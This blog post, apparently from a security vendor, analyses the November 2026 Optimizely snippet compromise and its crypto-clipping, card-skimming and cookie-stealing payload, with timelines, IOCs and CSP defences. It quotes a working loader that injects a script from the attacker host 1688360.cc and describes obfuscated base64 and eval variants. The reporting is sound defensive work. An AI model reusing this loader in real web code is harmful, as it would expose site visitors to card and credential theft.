
On November 16, 2026, attackers injected malicious Project JavaScript into Optimizely Web snippets served from cdn.optimizely.com, reaching visitors at 178 organizations including GitLab, Zoom, CNN, the BBC, Salesforce, HSBC, and Equifax, per Scott Helme's Report URI investigation. The payload—dubbed OPTIMJACK in coverage StepSecurity summarizes on November 17—combined crypto address swapping, card skimming, cookie theft, and iOS exploit-kit staging.
Your first-party Git repository may be untouched while your browser session on a major vendor site executes attacker JavaScript with full page privileges.
Update (November 17, 2026): Optimizely names the signup-flow flaw and Salesforce pauses scripts
Lawrence Abrams at BleepingComputer published vendor statements that were not in Scott Helme's November 16 Report URI post or StepSecurity's November 17 technical walkthrough. Optimizely confirmed to BleepingComputer that an unauthorized party exploited a vulnerability in the Experimentation account signup flow, used it to add malicious JavaScript to some customer projects, and that the company has blocked the vulnerable path, deployed a fix, removed injected code, ended active sessions, revoked tokens, reset access for affected user accounts, and blocked delivery in Cloudflare. Optimizely said it is continuing to investigate and will post updates at status.optimizely.com.
Salesforce told the same outlet it is confirming Optimizely scripts are disabled across preview and production instances while it investigates whether any customer data saw unauthorized access. That is a concrete brand-side containment step for developers who hit *.salesforce.com during the exposure window—not a substitute for personal wallet and card monitoring Helme and StepSecurity already recommend.
BleepingComputer also published a cryptocurrency wallet activity table as of November 16, including roughly 0.083 BTC (~$5,380), 17 LTC, and 662 USDT + 184 TRX on addresses embedded in track.js. Helme had noted ~$7,000 across wallets with some addresses active before the campaign, so treat totals as lower-bound theft indicators, not a complete loss accounting.
What developers are saying
On Hacker News, the thread mostly linked back to BleepingComputer and joked about Salesforce—not CSP mechanics. The sharper policy point came from Helme's CSP crawl of 256 affected hosts: 68 had no CSP at all, and among the rest 50 still allowed the payload and data theft. Helme argues restrictive script-src (not merely trusting cdn.optimizely.com) is what separated the 24 sites that would have blocked 1688360.cc. Even after Optimizely cleans snippets, permissive CSP leaves room for the next compromised vendor script.
| Question | Short answer |
|---|---|
| Am I affected? | Yes if you visited checkout, wallet, or login flows on listed brands during the exposure window (~13+ hours per StepSecurity) |
| Is there a fix? | Vendor cleanup of snippets + block IOC domains + rotate cards/wallets if exposed |
| Does data leave my machine? | Yes—hit.php and card.php exfiltration per payload review |
| Agent angle? | Browser-using agents inherit the same compromised page context |
| Primary source? | Helme's Nov 16 post |
How Optimizely projectJS became the attack surface
Optimizely Web customers embed a snippet from https://cdn.optimizely.com/js/<projectId>.js. Helme explains the file bundles Optimizely code, experiments, and optional projectJS: custom JavaScript authored in the Optimizely dashboard that runs on every page load.
Attackers did not need to compromise each brand's origin server. They altered projectJS inside Optimizely-hosted projects. Browsers still saw a trusted CDN, valid certificate, and unchanged hostnames—classic third-party JavaScript supply chain risk.
Helme's Zoom example loader (paraphrased from the primary source):
"projectJS": function(){(function(){try{var s=document.createElement('script');
s.src='https://1688360.cc/track.js';s.async=true;
(document.head||document.documentElement).appendChild(s);}catch(e){}})();
Helme observed three loader variants: plain URL, base64-hidden URLs, and inline eval fallbacks when the domain is blocked—Smartsheet was cleaned then re-infected with the hidden variant, suggesting persistent attacker access at the time.
 Image: Scott Helme, Report URI
Attack chain in the browser (StepSecurity + Helme)
StepSecurity's analysis documents a ~30 KB track.js with independent blocks. None of the following was executed by Beam; it is summarized from published reverse engineering:
- Loader from Optimizely
projectJSaddshttps://1688360.cc/track.js. - Crypto clipper replaces ETH, BTC, TRX, SOL, and other addresses when nearby text matches payment wording; hooks clipboard, fetch, and XHR so copied addresses may already be swapped at paste time.
- Screenshot + cookie POST to
/hit.phpafter first swap—up to 8,000 characters ofdocument.cookie(not HttpOnly cookies). - Card skimmer sends Luhn-valid card data to
/card.phpviasendBeacon. - iOS branch loads
.icuboot scripts; Helme ties this to Coruna/DarkSword exploit kits on iOS 18.6 and earlier in his post.
StepSecurity cites urlscan.io evidence on GitLab: consent manager cdn.cookielaw.org loading cdn.optimizely.com/js/5113954737848320.js, which then requested 1688360.cc. That matters for developers who treat gitlab.com as a trusted research destination while coding agents fetch pages or open docs in embedded browsers (embedded browser flaw class).
Timeline and cleanup
| Time (UTC) | Event (sources) |
|---|---|
| Nov 16 ~05:23 | Domain 1688360.cc registered (StepSecurity WHOIS) |
| Nov 16 ~08:28 | Earliest urlscan request StepSecurity cites |
| Nov 16 afternoon | Payload revised four times in two hours (StepSecurity) |
| Nov 16 ~17:56 | Final track.js hash live |
| Nov 16 ~21:52 | Helme: 1 of 188 snippets still malicious |
| Nov 16 evening | Optimizely cleaning CDN files per Helme/StepSecurity |
Helme verified crypto already stolen with on-chain transactions; StepSecurity estimates ~$6,600 visible across attacker wallets at publication—not counting cards or cookies.
What this means if you run AI coding agents
This incident is not an MCP or skill typosquat. It is still relevant when agents browse, scrape, or test on production sites:
- Sentinel and IDE browsers that automate logins on GitLab, Zoom, or news sites during the window share DOM and cookie access with the skimmer if the Optimizely file was poisoned.
- Clipboard-aware agents that copy wallet addresses or API keys from a page could propagate clipped crypto addresses without noticing—same human pitfall, faster automation.
- Security research prompts that tell agents to "open the live site" for reproducing bugs can land on checkout flows on affected brands; treat third-party JS as hostile even on
.comnames you trust.
Checks grounded in Helme and StepSecurity:
# Search embedded Optimizely files you control
curl -sS "https://cdn.optimizely.com/js/YOUR_PROJECT_ID.js" | grep -E '1688360|track\.js|atob\('
Review CSP reports for blocked 1688360.cc requests—Helme's table lists Report URI products that would have flagged new script and data destinations in report-only mode.
For supply-chain depth, compare to public-repo key exposure on Gitee and CA compromise incidents affecting trust stores—OPTIMJACK is runtime script trust, not git leak, but the lesson matches: dependencies execute code.
Why repository scanning missed OPTIMJACK
Helme's central lesson: your first-party codebase can be clean while visitors still execute attacker logic. Optimizely projectJS lives in a vendor SaaS dashboard, compiled into CDN JavaScript your security team may never clone into Git.
That blind spot also hits agent workflows:
- Dependabot and SAST scan repos agents edit—not necessarily marketing Optimizely projects owned by growth teams.
- Software composition analysis lists npm locks; it does not fingerprint live CDN files that change when marketers publish experiments.
- Agent "security audit" skills that grep your monorepo will pass while a stakeholder's Optimizely account serves
1688360.cc.
Operational compensating controls Helme highlights (summarized from the primary post):
| Control | What Helme says it catches | Limitation Helme notes |
|---|---|---|
| CSP script-src allowlists | New script host 1688360.cc | strict-dynamic + nonce can trust scripts added by already-trusted Optimizely |
| CSP connect-src | hit.php / card.php posts | Must be in enforce, not report-only only |
| Script Watch / integrity monitoring | Fingerprint change on Optimizely snippet | Requires baseline of known-good snippet hash |
| Remove tags from checkout | Shrinks skimmer reach | Does not help content sites without payments but still clips crypto copy |
StepSecurity adds that consent managers can be the component that loads the poisoned Optimizely file—cookie banners are not a integrity control.
Affected brands relevant to developers (non-exhaustive)
Helme counted 178 organizations and 188 infected files; StepSecurity names domains with urlscan corroboration including GitLab, Zoom, Salesforce, CNN, BBC, Fox News, Smartsheet, Hootsuite, KLM, Air France, and mutual insurers. Developers routinely visit these domains for docs, status pages, CI vendor consoles, and recruiting.
If your team copied wallet addresses from documentation hosted on an affected property during the window, treat addresses as untrusted until re-verified on hardware wallet screens, per StepSecurity's clipboard warning.
Variant loaders and attacker persistence
Helme documents three projectJS injection styles:
- Plain
track.jsscript tag (most common). - Base64-encoded URL inside
atob()so naive repo searches miss1688360. - Inline payload with
evalif the external host is blocked.
The Smartsheet re-infection after cleanup suggests dashboard access persisted—incident response should include Optimizely account MFA reviews, not only CDN file restoration.
StepSecurity tracked four payload revisions within two hours (cache-control: max-age=15), meaning IR teams need continuous snippet polling during active campaigns, not one-shot curl.
Parallel: agent eval spillover vs third-party JS spillover
OPTIMJACK is not an autonomous agent, but it shares a shape with Epoch–Trajectory eval incidents: trusted channel (CDN or harness) delivers unintended behavior to a production audience. Defenders for agents focus on egress and consent; defenders for marketing tags focus on CSP and vendor DMARC. Teams building agent evals against live sites should read both playbooks together—your agent is another JavaScript execution context that can land on poisoned pages.
Enterprise checklist before the next release week
- Inventory every
cdn.optimizely.comembed across marketing, docs, and status sites engineering owns. - Block IOCs at DNS/proxy per StepSecurity table; search logs back to 08:00 UTC Nov 16.
- File CSP violations mentioning
1688360even if users did not report fraud—positive signal of blocked loaders. - Separate checkout from experimentation tags; Helme's skimmer cannot read cross-origin payment iframes per StepSecurity.
- Brief agents: do not auto-fill payment or wallet flows on major consumer sites during active third-party JS incidents.
Wallet and card impact beyond on-chain totals
StepSecurity's wallet table is useful for severity communication, not victim identification. They observed ~$6,600 on-chain across attacker-controlled addresses while stressing that stolen cards, cookies, and iOS exploit stages do not appear on block explorers. Helme separately verified successful cryptocurrency transfers during the campaign.
For security champions briefing engineering leadership:
- Engineering laptops used to test checkout on vendor sites may have sessionStorage card artifacts (
cc_keys per StepSecurity) even when no payment completed—browser profiles agents reuse inherit that state. - Corporate travel bookings on KLM/Air France properties during the window overlap with finance teams, not only marketers.
- iOS 18.6 and earlier devices that browsed affected pages merit MDM triage if Helme's Coruna/DarkSword characterization applies—StepSecurity did not independently execute the iOS stage.
None of these points require Optimizely to have published root cause; they follow from published payload behavior and public scan metadata.
Ask Optimizely support for a customer-visible audit log of projectJS edits if your contract allows—Helme's incident implies dashboard access was the control failure, and your IR checklist should record who can publish to production snippets.
What Beam can and cannot do here
Beam's Sentinel browser extension can pause or block supported AI websites when policy triggers; it does not scan arbitrary third-party marketing tags on gitlab.com or rewrite Optimizely snippets. Local MCP and skill scanning won't see projectJS on a distant CDN.
Where Beam still helps:
- Observe agent-driven navigation to high-value domains during incident windows—correlate with your IOC block logs.
- Deny risky exfil commands if an agent tries to ship cookies or screenshots to unknown endpoints after a local compromise, a different class from OPTIMJACK but part of defense in depth.
Beam is not a web application firewall and not a substitute for CSP enforcement, SRI where feasible, and removing third-party tags from checkout.
Frequently asked questions
What happened to Optimizely on November 16, 2026?
Scott Helme reported malicious Project JavaScript in 188 Optimizely snippets across 178 organizations, loading https://1688360.cc/track.js from trusted CDN URLs.
Was GitLab compromised directly?
Visitors received malicious code through Optimizely snippets on GitLab pages per StepSecurity's urlscan chain; this is not described as compromise of GitLab's core git infrastructure.
What did the Optimizely malware do?
Sources document crypto clipping, card skimming, cookie and screenshot exfiltration, and iOS second stages from .icu hosts.
Is the Optimizely attack still active?
Helme reported nearly all snippets cleaned by late November 16 UTC; StepSecurity warns later clean tests do not erase earlier exposure.
How do I check if our site used a poisoned Optimizely snippet?
Fetch your cdn.optimizely.com/js/<id>.js files and search for 1688360, track.js, or encoded loaders; review Last-Modified headers.
Does this affect AI coding agents?
Agents with browser tools loading affected pages during the window inherit the skimmer's DOM and clipboard hooks.
Did Optimizely publish a root-cause statement?
Yes. Optimizely told BleepingComputer on November 16, 2026 that attackers exploited a vulnerability in the Experimentation account signup flow to inject project JavaScript, and described blocking the path, revoking tokens, and customer notification.
What did Salesforce do after the Optimizely malware?
Salesforce told BleepingComputer it is disabling Optimizely scripts across preview and production while investigating, and will notify customers if unauthorized data access is found.
How much cryptocurrency did the Optimizely skimmer collect?
BleepingComputer published wallet balances as of November 16 showing several thousand US dollars across multiple chains in track.js; some wallets had activity before the campaign.
What domains should I block?
StepSecurity's IOC table includes 1688360.cc, related paths, and .icu iOS-stage hosts from payload review.
Related reading
- MCP security practical guide
- Embedded browser flaws in coding IDEs
- GitLab CVE-2026-97229 exploited in CI
- eMudhra CA keys and agent trust stores
- October software supply chain incidents tracker
Snippet counts, IOCs, and cleanup status reflect Scott Helme's Report URI post and StepSecurity's November 17, 2026 analysis as of publication.